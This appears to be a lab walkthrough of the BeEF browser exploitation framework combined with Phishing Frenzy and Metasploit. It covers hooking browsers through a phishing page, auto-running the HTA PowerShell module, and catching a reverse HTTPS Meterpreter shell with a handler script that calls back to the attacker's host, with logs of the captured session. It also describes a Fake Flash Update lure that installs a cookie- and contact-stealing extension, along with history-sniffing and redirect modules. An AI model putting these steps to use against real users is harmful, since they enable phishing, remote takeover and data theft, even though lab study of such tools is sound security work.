


# 1. Hook

Victim gets deceived by social engineering technics, and gets directed to out phishing web site, which here is *beef's own butcher demo*, and by so he gets encouraged to click on any of two buttons available on below page; This is how his browser ends up gets hooked, and allows us a attacker for further actions.



## 2. Chrome vs. Internet Explorer

By comparing commands functionality light statuses (which are Green, Yellow, and Orange) on commands tab, we end up with the following three commands being only available on IE, whereas not functioning on Chrome.


### 1. Module: Social Engineering: HTA PowerShell

Thanks to the recent addition from [antisnatchor](#) to the Phishing Frenzy [templates repository](#) you can check out the HTA PowerShell template for a PoC demonstration. Note that the HTA Powershell attack is only viable against modern Internet Explorer browsers.

Now that we know how to quickly hook browsers using Phishing Frenzy and BeEF lets go over automating a real world attack vector that can be extremely effective to gain a shell.

By default BeEF will not launch any modules automatically when a browser is hooked. You have two primary options for launching modules which are the web UI or configuring specific modules to run automatically. In this example we are going to demonstrate how to launch the [HTA Powershell](#) module automatically.

First thing we need to do is enable the modules [AutoRun](#) attribute so it will run once a browser is hooked. This can be done on a module-by-module basis by editing the respective config.yaml file.



```
1 #
2 # Copyright (c) 2006-2014 Wade Alcorn - wade@bindshell.net
3 # Browser Exploitation Framework (BeEF) - http://beefproject.com
4 # See the file 'doc/COPYING' for copying permission
5 #
6 beef:
7   module:
8     hta_powershell:
9       enable: true
10      category: ["Social Engineering"]
11      name: "HTA PowerShell"
12      description: "Tricks the user into opening and allowing the execution
13      authors: ["antisnatchor"]
14      autorun: true
15      target:
16        user_notify: ["IE"]
17        not_working: ["ALL"]
```

Once AutoRun is enabled you most likely want to change the default values that are configured for the module. In our case BeEF was running at phishingfrenzy.local and our metasploit service was running on 192.168.1.164 so we changed both values as shown below.

```

module.rb
73 def self.options
74   return [
75     {'name' => 'domain', 'ui_label' => 'Serving Domain (for both HTA and PS payload)', 'value' => 'http://phishingfrenzy.local'},
76     {'name' => 'hta_mount_point', 'ui_label' => 'HTA Mount point', 'value' => '/hta'},
77     {'name' => 'ps_mount_point', 'ui_label' => 'PowerShell Payload Mount point', 'value' => '/ps'},
78     {'name' => 'ps_lhost', 'ui_label' => 'MSF Reverse HTTPS LHOST', 'value' => '192.168.1.164'},
79     {'name' => 'ps_port', 'ui_label' => 'MSF Reverse HTTPS LPORT', 'value' => '443'}
80   ]
81 end

```

CONFIGURE

These are the only necessary changes needed for BeEF to AutoRun the HTA\_Powershell module with our custom values.

Now you need to ensure that you have BeEF service running and your hook.js is fully assessable to the Internet. This is required so the targets can get hooked properly.

```

[ 8:31:29][*] 11 extensions enabled.
[ 8:31:29][*] 210 modules enabled.
[ 8:31:29][*] 2 network interfaces were detected.
[ 8:31:29][+] running on network interface: 127.0.0.1
[ 8:31:29] | Hook URL: http://127.0.0.1:3000/hook.js
[ 8:31:29] | UI URL: http://127.0.0.1:3000/ui/panel
[ 8:31:29][+] running on network interface: 192.168.1.164
[ 8:31:29] | Hook URL: http://192.168.1.164:3000/hook.js
[ 8:31:29] | UI URL: http://192.168.1.164:3000/ui/panel
[ 8:31:29][*] RESTful API key: 42e62ebdcf693ffcf7d64ec9b069fe77773ac24a
[ 8:31:29][*] HTTP Proxy: http://127.0.0.1:6789
[ 8:31:29][*] DNS Server: 127.0.0.1:5300 (udp)
[ 8:31:29] | Upstream Server: 8.8.8.8:53 (udp)
[ 8:31:29] | Upstream Server: 8.8.8.8:53 (tcp)
[ 8:31:29][*] BeEF server started (press control+c to stop)

```

Before we send out any emails and start the attack we will want to ensure we have metasploit running with a multi/handler. Here is the example resource script that I run on msfconsole startup.

```


hta-powershell.rc
1 use exploit/multi/handler
2 set payload windows/meterpreter/reverse_https
3 set LHOST 192.168.1.163
4 set LPORT 443
5 set ExitOnSession false
6 set AutoRunScript post/windows/manage/smart_migrate
7 exploit -j -z

```

Now that our BeEF service and multi handler are up and running. Lets send out some emails so we can get some visitors to our phishing website.



Below is an example email that we sent to hook some browsers off our phishing website.




Once the user clicks on the phishing link they will be directed to a phishing page. When they land on the page BeEF is configured to automatically send the HTA\_Powershell module. This will cause a popup for the user.

Example of BeEF sending HTA\_Powershell module to visitors who are hooked automatically without interaction.

```
[ 8:47:08][*] 11 extensions enabled.
[ 8:47:08][*] 210 modules enabled.
[ 8:47:08][*] 2 network interfaces were detected.
[ 8:47:08][+] running on network interface: 127.0.0.1
[ 8:47:08] | Hook URL: http://127.0.0.1:3000/hook.js
[ 8:47:08] | UI URL: http://127.0.0.1:3000/ui/panel
[ 8:47:08][+] running on network interface: 192.168.1.164
[ 8:47:08] | Hook URL: http://192.168.1.164:3000/hook.js
[ 8:47:08] | UI URL: http://192.168.1.164:3000/ui/panel
[ 8:47:08][*] RESTful API key: eb9af449f194a76a0b64093ff4dd22b6e06b5c59
[ 8:47:08][*] HTTP Proxy: http://127.0.0.1:6789
[ 8:47:08][*] DNS Server: 127.0.0.1:5300 (udp)
[ 8:47:08] | Upstream Server: 8.8.8.8:53 (udp)
[ 8:47:08] | Upstream Server: 8.8.8.8:53 (tcp)
[ 8:47:08][*] BeEF server started (press control+c to stop)
[ 8:51:22][>] [INIT] Processing Browser Details...
[ 8:51:22][>] Event: 192.168.1.197 just joined the horde from the domain: abc.domain.com:80
[ 8:51:22][>] Event: 192.168.1.197 appears to have come back online
[ 8:51:22][>] New Hooked Browser [id:1, ip:192.168.1.197, type:IE-10, os:Windows 7], hooked domain [abc.domain.com:80]
[ 8:51:22][>] Server: mounted handler '/command/hta_powershell.js'
[ 8:51:22][>] Hard Load module: 'hta_powershell'
[ 8:51:22][>] Autorun executed[hta_powershell] against Hooked browser [id:1, ip:192.168.1.197, type:IE-10, os:Windows 7]
[ 8:51:27][>] Server: mounted handler '/hta'
[ 8:51:27][*] Hooked browser [id:1, ip:192.168.1.197] has been sent instructions from command module [id:1, name:'HTA PowerShell']
[ 8:51:32][*] Serving HTA from [http://phishingfrenzy.local:3000/hta] and PowerShell payload from [http://phishingfrenzy.local:3000/hta/ps]
[ 8:51:32][>] Event: Hooked browser [id:1, ip:192.168.1.197] has executed instructions from command module [id:1, name:'HTA PowerShell']
[ 8:51:32][*] Hooked browser [id:1, ip:192.168.1.197] has executed instructions from command module [id:1, name:'HTA PowerShell']
```

Example of HTA Powershell popup notification.



Once a user clicks the button HTA code execution will occur. The HTA, if allowed to run, runs via a completely different executable. Code inside an HTA run in a more privileged context, and allows you to do more stuff like calling OS commands. then leverages PowerSploit to invoke-shellcode and give us the shell while mitigating the risk of getting caught by Antivirus.

```
msf exploit(handler) > [*] 192.168.1.197:49426 Request received for /INITM...
[*] 192.168.1.197:49426 Staging connection for target /INITM received...
[*] Patched user-agent at offset 663656...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 1 opened (192.168.1.164:443 -> 192.168.1.197:49426) at 2014-07-21 09:13:41 -0700
[*] Session ID 1 (192.168.1.164:443 -> 192.168.1.197:49426) processing AutoRunScript 'post/windows/manage/smart_migrate'
[*] Current server process: powershell.exe (944)
[*] Attempting to move into explorer.exe for current user...
[*] Migrating to 2884
[*] Successfully migrated to process 2884
```

If everything goes properly you should be greeted with a Meterpreter shell that we all know and love.

## 2. Module: Get Visited Domains

### Summary

- **Objective:** This module will retrieve rapid history extraction through non-destructive cache timing. Based on work done at <http://lcamtuf.coredump.cx/cachetime/>

### Internal Working

This module uses a trick discovered by Michal Zalewski in 2012 to detect if the browser have visited a given domain by abusing the browser's cache : the module load a javascript (for Firefox) or a picture (for IE) and look the response time. If the response time is very short, the file was probably already in browser's cache and it is thus not the first visit of the domain.

The module embeds a list of Javascript and Image file for different domains.

### 3. Module: Host: Detect Software

#### Summary

- **Objective** : This module attempts to detect software installed on the host by using Internet Explorer XMLDOM XXE discovered by Soroush Dalili (@irsdl). If the XMLDOM XXE technique fails, the module falls back to using the 'res' protocol handler to load known resource images from EXE/DLL files. It also attempts to enumerate installed patches if service pack uninstall files are present on the host (WinXP only).

#### Internal working

This module abuses an XXE vulnerability (CVE-2013-7331) in the loadXML() method of the ActiveXObject("Microsoft.XMLDOM") object in Internet Explorer to determine whether specific folders are present on the system.

This vulnerability was patched in MS14-05 in September 2014.

### 3.

#### 1. Module: Social Engineering: Fake Flash Update

Prompts the user to install an update to Adobe Flash Player.

The delivered payload could be a custom file, a browser extension or any specific URI.

The provided BeEF Firefox extension disables PortBanning (ports 20, 21, 22, 25, 110, 143), enables Java, overrides the UserAgent and the default home/new\_tab pages.

See /extensions/ipec/files/LinkTargetFinder directory for the Firefox extension source code.


The Chrome extension delivery works on Chrome <= 20. From Chrome 21 things changed in terms of how extensions can be loaded.

See /extensions/demos/flash\_update\_chrome\_extension/manifest.json for more info and a sample extension that works on latest Chrome.


Using BeEF it is possible to get a user to install a malicious browser extension:

- The Fake Flash Update module prompts the hooked browser's user to install a flash update. Instead of installing a Flash update, a browser extension will be installed that can communicate with BeEF and provide access to far more information than is available by default.
  - If the extension were installed in Chrome, for example, BeEF could run the following modules:
    - Get All Cookies
    - List Chrome Extensions
    - Grab Google Contacts from Logged in User
    - Inject BeEF in All Tabs
    - Execute Arbitrary Javascript Code
    - Taking Screenshots
    - Send Gvoice SMS






Executing the **Fake Flash Update** command on victim browser, with *Image* value as default with only changing the ip address to the kali's, which would be “[http://10.0.2.15:3000/adobe/flash\\_update.png](http://10.0.2.15:3000/adobe/flash_update.png)”, and Custom Payload URL as default which is “<https://github.com/beefproject/beef/archive/master.zip>”



*Prompts the user to install an update to Adobe Flash Player*




*The delivered payload could be a custom file, a browser extension or any specific URI, which here is beef-master.zip file*

## 2. Module: Browser: Hooked Domain: Redirect to Another Page

A number BeEF modules exist that allow you to redirect to external pages:

- The Redirect Browser module can redirect the hooked page to any other page.
  - Please note that a spontaneous redirect without any action from the user may cause them to immediately close the zombie.
  - To avoid losing the zombie from BeEF, the Redirect Browser (iFrame) sub-module will create a full viewport iFrame which redirects to the specified URL.



*Executing the **Redirect to Another Page** command on victim browser, with Redirect URL value as default with only changing the ip address to the kali's, which would be “http://beefproject.com”*

Internet Explorer browser window showing the BeEF website (http://beefproject.com/). The address bar shows the URL. A notification banner at the top states: "Your web browser (Internet Explorer 11) is out of date. Update your browser for more security, speed and the best experience on this site." Below the banner are "Update browser" and "Ignore" buttons.

